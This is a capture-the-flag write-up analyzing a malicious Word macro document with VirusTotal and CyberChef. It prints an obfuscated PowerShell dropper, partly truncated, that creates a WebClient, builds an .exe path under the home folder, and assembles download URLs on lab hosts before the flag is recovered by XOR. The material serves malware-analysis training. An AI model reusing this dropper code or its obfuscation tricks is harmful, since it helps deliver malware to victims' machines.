Emo

Capture the Flag Challenge.

Link: Challenge can be found here.


Overview:

This challenge is about understanding the value of ‘VirusTotal’ in order to analyze malwares.

In the challenge we get a doc file, that needs to be analyzed.

Method:


Upon opening the doc file



We are requested to enable editing and enable content.

This means a macro, a script will run on the device, that may execute malicious code, so it needs to be inspected further.

For that I will upload the file to ‘VirusTotal’ and see what I get:




VirusTotal definitely identifies the file as malware.


Lets open community to observe reports on the file, there I will select: ‘joesecurity’ report:

In the repost we can see that a powershell script was executed:

The script is base64 encoded, lets decrypt it:



I used Cyberchef to decrypt the encoded string, I got some printable characters lurking between some NUL character, I will remove them:



That's more readable, lets sort this script:

```
SV  0zX ([TyPe]("{2}{0}{4}{3}{1}"-f 'e','rECtorY','sYst','.IO.dI','M')  ) ;
set  TxySeo  (  [TYpe]("{0}{7}{5}{6}{4}{2}{1}{8}{3}"-F'SYsTE','TM','IN','ER','pO','NeT.se','RVICE','M.','ANaG'));
$Nbf5tg3=('B9'+'yp'+('90'+'s'));
$Vxnlre0=$Cludkjx + [char](64) + $R6r1tuy;
$Ky3q0e8=(('Rq'+'dx')+'wo'+'5');
(  Dir  vaRiAble:0Zx).valuE::"CreAT`E`dIREc`T`OrY"($HOME + ((('nDp'+'Jrb')+('e'+'vk4n')+'D'+'p'+('C'+'cwr_2h')+'nD'+'p') -RePlAcE ('n'+'Dp'),[cHaR]92));
$FN5ggmsH = (182,187,229,146,231,177,151,149,166);
$Pyozgeo=(('J5f'+'y1')+'c'+'c');
(vaRiABLE TxYSEo  ).ValuE::"SecUrI`TYp`R`OtOc`ol" = (('Tl'+'s1')+'2');
$FN5ggmsH += (186,141,228,182,177,171,229,236,239,239,239,228,181,182,171,229,234,239,239,228);
$Huajgb0=(('Jn'+'o')+'5g'+'a1');
$Bb28umo = (('Ale'+'7g')+'_8');$Hsce_js=('Kv'+('nb'+'ov_'));
$Spk51ue=(('C'+'7xo')+'9g'+'1');
$Scusbkj=$HOME+(('5'+'t'+('f'+'Jrbev'+'k')+('45tf'+'Cc'+'w')+'r'+('_2h'+'5tf')) -rEplACE  ([ChAR]53+[ChAR]116+[ChAR]102),[ChAR]92)+$Bb28umo+(('.e'+'x')+'e');
$FN5ggmsH += (185,179,190,184,229,151,139,157,164,235,177,239,171,183,236,141,128,187,235,134,128,158,177,176,139);
$hbmskV2T=(('C'+'7xo')+'9g'+'1');
$hbmskV2T=$HOME+(('5'+'t'+('f'+'Jrbev'+'k')+('45tf'+'Cc'+'w')+'r'+('_2h'+'5tf')) -rEplACE  ([ChAR]53+[ChAR]116+[ChAR]102),[ChAR]92)+$Bb28umo+(('.c'+'o')+'nf'
$Odb3hf3=&('n'+'e'+'w-object') Net.WEBclIENt;
$FN5ggmsH += (183,154,173,128,175,151,238,140,183,162,228,170,173,179,229);
$Anbyt1y=('h'+('ttp:'+'][')+'(s)]')+(('w]'+'[(')+(('s)'+']w'))+('da'+'-')+'i'+'n'+'du'+('s'+'trial.'+'h'+'t')+'b]'+('[(s)]'+'w'+'s')+(('('+'[(')+(('s'+')]w
((')]wY]'+'[(s'+')]w'+'@h'+'ttps:][(s)'))+']w'+('][('+'s)]wn'+'g')+('ll'+'o')+('gist'+'i')+('cs.'+'h')+'t'+('b]'+'['+('+'s)]w')+'ad'+('mi'+'n')+'er'+']'+('[
')
```

Lets sort according to variables:

```
$Ky3q0e8=(('Rq'+'dx')+'wo'+'5');
(  Dir  vaRiAble:0Zx).valuE::"CreAT`E`dIREc`T`OrY"($HOME + ((('nDp'+'Jrb')+('e'+'vk4n')+'D'+'p'+('C'+'cwr_2h')+'nD'+'p') -RePlAc


$Pyozgeo=(('J5f'+'y1')+'c'+'c');
(vaRiABLE TxYSEo  ).ValuE::"SecUrI`TYp`R`OtOc`ol" = (('Tl'+'s1')+'2');

$Huajgb0=(('Jn'+'o')+'5g'+'a1');
$Bb28umo = (('Ale'+'7g')+'_8');$Hsce_js=('Kv'+('nb'+'ov_'));
$Spk51ue=(('C'+'7xo')+'9g'+'1');
$Scusbkj=$HOME+(('5'+'t'+('f'+'Jrbev'+'k')+('45tf'+'Cc'+'w')+'r'+('_2h'+'5tf')) -rEplACE  ([ChAR]53+[ChAR]116+[ChAR]102),[ChAR]9

$hbmskV2T=(('C'+'7xo')+'9g'+'1');
$hbmskV2T=$HOME+(('5'+'t'+('f'+'Jrbev'+'k')+('45tf'+'Cc'+'w')+'r'+('_2h'+'5tf')) -rEplACE  ([ChAR]53+[ChAR]116+[ChAR]102),[ChAR]
$Odb3hf3=&('n'+'e'+'w-object') Net.WEBclIENt;
$FN5ggmsH = (182,187,229,146,231,177,151,149,166);
$FN5ggmsH += (186,141,228,182,177,171,229,236,239,239,239,228,181,182,171,229,234,239,239,228);
$FN5ggmsH += (185,179,190,184,229,151,139,157,164,235,177,239,171,183,236,141,128,187,235,134,128,158,177,176,139);
$FN5ggmsH += (183,154,173,128,175,151,238,140,183,162,228,170,173,179,229);
$FN5GGmSh += ([byte][char]${_} -bxor 0xdf

$Anbyt1y=('h'+('ttp:'+'][')+'(s)]')+(('w]'+'[(')+(('s)'+']w'))+('da'+'-')+'i'+'n'+'du'+('s'+'trial.'+'h'+'t')+'b]'+('[(s)]'+'w'+
((')]wY]'+'[(s'+')]w'+'@h'+'ttps:][(s)'))+']w'+('][('+'s)]wn'+'g')+('ll'+'o')+('gist'+'i')+('cs.'+'h')+'t'+('b]'+'['+('+'s)]w')

$b0Rje =  [type]("{1}{0}" -F'VerT','Con');
```

The variable '$FN5ggmsH' looks interesting – it takes an array of number, does 'xor' operation for every number in the array, then prints the result as char:

Lets try this:

Success! We got the flag!

Conclusions: The challenge was solved using 'Totalvirus' that provides valuable details about a file that was uploaded to it, including malicious scripts in it.

Sometimes, there is no need to do the hard work of analyze a suspicious file ourself, instead – we can check already exist analysis of the file.

So, the use of 'TotalVirus' can be effective for forensics cyber security.